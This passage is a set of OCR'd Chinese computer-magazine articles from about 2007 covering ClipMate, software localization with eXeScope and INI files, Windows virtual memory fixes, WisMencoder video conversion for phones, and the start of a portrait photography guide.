程序初次运行的时候会提示选择数据库目录，这里我们选择ClipMate的安装目录即可。之后ClipMate就开始工作了，当我们进行剪切、复制操作的时候，程序会自动收集并且给出声音提示（图3）。在程序的主界面，可以看到所有收集的项目，在此我们可以进行调换项目的顺序、组合或者删除项目等操作。直接执行粘贴命令的效果和Windows剪贴板一样，而如果需要粘贴其他项目，双击它们，或者直接拖拽到粘贴位置即可。CF

❸

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

探索汉化的秘密

超级编辑记者2007 CFan 加油站

Tag 汉化、资源、多国语言界面 〉 eXescope 〉 知识 〉 软件

北京/**殷晓超**

下载完一个英文版的软件，我们的第一反应就是去寻找对应的汉化包。汉化包往往是一个压缩包，我们将它解压到指定的目录中（一般是软件的安装目录），就可以完成对软件的汉化。你有没有想过为什么软件能够被汉化呢？

"深入敌后"——修改软件资源

相当一部分软件的菜单和对话框的文字作为资源存放在程序文件中，对于这种类型的软件，我们可以使用eXeScope"深入敌后"，对这些程序文件的资源进行修改，把其中的英文修改成中文，达到汉化的目的。这里，我们以查看CPU、主板信息的程序CPUZ为例。

启动eXeScope，选择"文件→打开"，找到并打开cpuz.exe。左边列出了这个程序的头部信息、导入信息及它的资源。这里"资源"就是我们汉化时要修改的内容。展开"对话框"分支，在右边可以看到每个标签和空间的名称，只需要将他们的显示文字改成中文即可（图1），比如将"Name"改成"名称"，"Voltage"改成"电压"。修改后点击"编辑→保存修改"保存文件。

软件小档案：eXescope 6.50 简体中文版

文件大小： 500KB

软件性质： 共享软件

适用平台： Win9x/Me/NT/2000/XP

下载地址： http://www.newhua.com/soft/9594.htm

小提示

一般而言，程序资源中的"字符串"、"对话框"、"菜单"部分包含我们需要汉化的文字。另外，很多动态链接库文件（DLL）中也包含资源，我们同样可以使用eXeScope进行查看、修改。

揭开多国语言界面（MUI）的面纱

安装了英文版Windows的用户如果需要使用中文界面，不用重新安装，只需要再安装一个 "多国语言界面(Multilingual User Interface，MUI)"就可以了。如果我们细心些，可以发现所谓的"多国语言包"就是一些mui文件。那么这些文件有什么作用呢？我们以Internet Explorer 7的MUI为例。

安装IE多国语言界面之后，在IE文件夹下，我们可以发现zh-cn（中文—中国），en-us（英语—美国）等文件夹，每个文件夹下都有诸如iexplore.exe.mui，hmmapi.dll.mui等文件。同样地，我们用eXescope打开它们，可以发现，这些文件只有资源部分，没有程序部分。

当需要调用iexplore.exe的资源时，调用zh-cn文件夹下iexplore.exe.mui中的资源，这样，显示出来的就是中文；如果调用的是en-us文件夹下的，那么显示的就是英语，以此类推。这样，不用改变程序，就可以实现不同语言的切换。

"外科手术"——修改INI文件

除此之外，另一种常见情况就是程序的界面文字部分存放在某个INI文件中，比如language.ini。这时，我们修改这些INI文件，动一些外科手术，就能够成功完成汉化。我们以英文版的WinISO为例，在安装文件夹下我们会发现一个名为language.ini的文件，汉化时修改它就可以了：用记事本打开这个文件，将英语逐一替换即可。而网上下载得到的"汉化包"，其实只包含这个language.ini文件（如图2），用它覆盖程序文件夹下的同名文件，就可以使汉化包生效。

Flashget在运行时可以通过"查看→Language"实时切换界面语言，这是因为在软件目录下language目录中存放着多个这样的INI文件：jcchs.ini（简体中文）、jceng.ini（英语）、jccht.ini（繁体中文），切换语言时，读取相应的INI文件就可以了。

以上介绍了两种通用的软件汉化方式，这取决于软件界面文字的存储位置。如果软件不是以上述两种方式保存文字的，那么我们就没有通用的方法来汉化它，只能根据自身的特点寻找机会"下手"了。大部分的游戏就属于这种情况。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

CFan 加油站

假作真时真亦假

解析Windows虚拟内存以及故障的解决

Tag　虚拟内存、优化、Windows 〉知识 〉系统

江苏/陈学仁　何其楼

游戏玩得正酣，或者开启了多个窗口正在激情冲浪，系统却出现“虚拟内存不足”的提示，并且变得慢如蜗牛，相信此时你的好心情一下子就没有了。虚拟内存到底是什么？且听我慢慢道来。

奇怪的pagefile.sys文件

安装Windows 2000（XP）的系统，一般在系统盘根目录下会有一个名为pagefile.sys的文件（Windows 98下为Win386.swp），它的大小还经常会自己发生变化，这实在让很多菜鸟朋友摸不着头脑。其实pagefile.sys（也称页面文件）就是Windows下的虚拟内存，它的作用与物理内存相仿，是作为物理内存的“后备军”而存在的，也就是说当物理内存不够用时它就会发挥作用了。

我们知道，应用程序必须装载到真正的（物理）内存中才能被CPU调用执行，但是大部分人的物理内存容量有限，当运行的程序需要处理的数据量很大，内存就会被“塞满”，从而出现内存不够用的情况。Windows正是为了应付这种情况而引用了“虚拟内存”技术：系统将内存中暂时用不上的数据临时转存到硬盘中，当程序需要这部分数据时再从硬盘倒回内存，周而复始。这些数据在硬盘上所占的空间就是虚拟内存，转存到硬盘上的数据有多有少，所以pagefile.sys文件才会忽大忽小。

虚拟内存不足的原因及解决

一方面虚拟内存也会有不足的情况发生，另一方面默认的Windows虚拟内存设置并不是最佳的方案，所以可对它进行调整，这样才能发挥出系统的最佳性能。虚拟内存不足一般由以下几种原因造成：

1 系统分区空间不足

虚拟内存文件默认保存在系统盘根目录下（一般为C分区），如果系统盘剩余空间过小就会导致虚拟内存不足的问题。系统盘至少要保留300MB剩余空间，当然这个数值要根据用户的实际需要而定。

解决方案：卸载安装在系统分区的软件重新安装到其他分区，这是一个解决方法。另一个方法是将页面文件移到其他空闲空间较多的分区，方法是：右击“我的电脑”，选择“属性→高级→（性能）设置→高级→（虚拟内存）更改”，选中新的驱动器盘符（比如E盘），再点击“设置”按钮确定即可。另外，对保存有页面文件的分区适时做做磁盘整理，会大大提高虚拟内存的性能。

2 虚拟内存设置不当

虚拟内存设置不当也可能引出问题，一般情况下虚拟内存应设置为物理内存大小的1.5~2倍左右，如果设置得过小，就会影响系统程序的正常运行。

解决方案：在上面改变页面文件位置的同时，还可以调整虚拟内存的大小。建议不要将初始大小和最大值设为等值，一般情况下，将初始大小值设得小些，这样能在内存中尽可能存储更多数据，效率就越高；最大值可设得大些，这样在打开很多程序时，内存和最小页面文件都已“塞满”，就会自动溢出到最大页面文件中，可避免出现“满员”的情况。建议分别设置成384、768。

3 System用户权限设置不当


基于NT内核的Windows系统启动时，System用户会为系统创建虚拟内存文件。有些用户为了系统的安全，采用NTFS文件系统，但却取消了System用户在系统盘“写入”和“修改”的权限，这样就无法为系统创建虚拟内存文件，运行大型程序时就会出现内存不足的问题。


解决方案：只要重新赋予System用户“写入”和“修改”的权限即可。

4 感染病毒

有些病毒发作时会占用大量内存空间，导致系统出现内存不足的问题，也会连带造成虚拟内存问题。

解决方案：赶紧升级病毒库彻底检测一下系统吧。





CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn

在手机上看电影吧！

Tag 电影、视频 〉WisMencoder 〉实例 〉酷玩手机


北京/**虫二**

随着手机上的CPU越来越强大，现在在手机上看视频文件已经不是遥不可及的梦想了，不过除了部分有较高性能的高端智能机外(比如多普达 900、U1000和Palm 650)，在大部分的手机上观看视频时，还是需要转换的。那么你是如何转换的呢？如果你还在寻找在手机上看电影、看电视剧的方法，那么WisMencoder是你的第一选择。

软件小档案：WisMencoder 1.99

文件大小： 24861KB　**适用平台：** Windows 2000/XP/Vista

软件性质： 免费软件　**下载地址：** http://www.newhua.com/soft/43045.htm



▲根据CPU选择不同的核心


WisMencoder的安装方法与其他软件相似，只是在进行到“核心选择”时，需要你手动选择一下CPU类型(见图1)。

这里我们以Nokia 7610为例，告诉大家应该如何转换设置。

WisMencoder打开后，点击右上角的“添加文件”按钮，再点击主窗口中的“配置向导”按钮，准备开始设置，Nokia 7610是S60系统，所以在“设备屏幕大小”中选择“Nokia S60(208×176)”，并将其后的帧数设置为“25fps”，同时勾选“自动适应比例”以保证转出的视频画面长宽比例不会变形。“压缩速度”设置为“3 一般，画面质量较好(XVID)”，“音频质量”设置为“4 很高，适合压缩MV(128kbps)”，“视频质量”直接改为“384”kbps就可以了(见图2)。


▲这里的设置方法适合对视频要求较高的用户，如果要求不高，可以适当降低设置

完成上面的设置后，再点击画面左侧的“视频设置”项，然后在右侧选择“黑边”标签，勾选“启用此选项”，设置为“自动黑边”，将“宽度”和“高度”分别设置为“208”及“176”就可以了(见图3)。



▲在“视频设置”中有很多关于视频的设置，包括“画面剪裁”、“亮度和对比度”等等，当前的配置情况可以在窗口最下方的状态中看到

若视频源文件为多声道，则可以在窗口左侧选择“音频设置”，然后勾选右侧“高级选项(MP3)”选项卡下的“多声道选取”，并从下拉菜单中选择两个声道，如果选择的数字不同，则左右声道的声音会不同(见图4)。



▲可以直接修改转换后视频的音量大小

小提示


同样的S60机型，除了上面的设置方法外，还可以根据需要将“音频质量”适当改小，比如修改为“2 中等，适合一般的影片(64kbps)”。

全部设置完成后，在主窗口下侧的“输出到”中修改输出的文件夹，点击“开始压缩”按钮就可以了。

小编有话说： 在软件的官方网站(http://www.wismencoder.cn/)论坛中，有很多网友上传的转换配置文件，下载后，可以直接导入到软件中，方法是在软件主窗口右上角选择“导入参数配置文件”下拉菜单中的“导入配置文件”项就可以了。CF

红软基地独家制作 www.rsdown.cn

红软基地独家制作 www.rsdown.cn



一顾倾人城，再顾倾人国

MM人像拍摄技巧谈

Tag 人像拍摄 〉技巧 〉DC拍拍拍

文/走路有风

绝大多数的DC摄影爱好者，在拍摄人像的时候都经常会出现因为缺乏“专业”素质，而导致效果不佳的局面。特别是在为身边的MM拍照时，更是因为技术问题而无法展现MM的“绝世风华”。事实上解决这个问题并不需要花费太多的精力去研究，因为我们只要掌握其中的几个关键技巧，一切的困难都会迎刃而解。

量身打造的准备工作

初步构想

在给MM进行拍摄的时候，一定要有一个较好的构想。这里需要注意的问题包括：拍摄时所在的环境——涉及到具体的取景问题；光源所在的位置——以便拍摄出效果更佳的图像；拍摄环境的主色彩——让“模特”选择合适颜色的衣着等等。除此之外，根据拍摄地点来选择合理的拍摄工具也是必不可少的，例如在户外拍摄时，辅助用的三角架、反光板等工具，都可以进一步提升拍摄的效果。

准确定位

拥有了初步的构想后，就要因人而异地考虑具体拍摄问题了，那就是对于拍摄对象的定位。对于MM来说，拍摄出来的照片最应该体现的就是气质。如果MM的性格比较活泼，那么就应该尽可能地让其展现一种阳光型或是运动型的装束，然后在较为明亮的环境下进行拍摄。而如果MM属于文静的类型，那么就尽量让其处于一种静态的环境下，光线也要稍微暗淡些，这样才能拍摄出一种朦胧的美感。

同时还需要观察的就是MM的一些身材细节，包括脸型、四肢长度等等。这些问题一定要心中有数，想办法突出MM漂亮的一面，而千万不能暴露出某些瑕疵。当然要想扬长避短的话，为MM选择一个最合适的姿态是非常关键的。

姿态至关重要

姿态方面的重点，无非就是摆出正确的站姿和坐姿。

站姿

站姿是相对最能体现MM身体曲线的姿态，但是在拍摄的过程中依然也要注重一些细节问题，这样才能把照片拍摄得更完美。拍摄站姿时首要的问题就是尽量不要让MM站得笔直一最好是一条腿直立，而另外一条腿则尽量放松（脚尖点地）。这样做的好处是可以让双腿显得更加修长，同时也是摆好上身姿势的关键。而上身姿势摆放时也要注意不能完全正面示人，头部和躯干部最好呈现30度角，这样可以让拍摄出来的照片显得更生动。

坐姿

站姿拍摄的要点同样可以应用在坐姿拍摄上，但是因为坐姿拍摄相对具有局限性，所以有几个非常重要的问题不能忽略。首先同样不要采用正面坐姿，因为这样会让膝盖面对镜头，使得腿部显得粗短，极大地破坏照片的美感。其次不要让MM完全靠坐在椅子上，也不要将身体的重量压在椅子一侧的扶手上，否则就会让整个人显得懒散和“臃肿”。最后就是MM的衣着一定不能选择过于宽松的，特别像是肩膀和腰部等关键部位，否则的话就会面对很“恐怖”的后果。

其他包括诸如手放在哪里、脸稍微向哪边偏一点这些细节问题，我们则需要根据拍摄的实际环境和MM的喜好来进行考虑。不过好在这些问题都已经不是重点了，因为只要整体姿态不出现什么偏差，那么基本上就可以确保拍摄出不错的照片了。

拍摄角度决定效果

拍摄角度无非就是俯拍、仰拍和平行角度拍摄，三种角度的拍摄各有利弊：

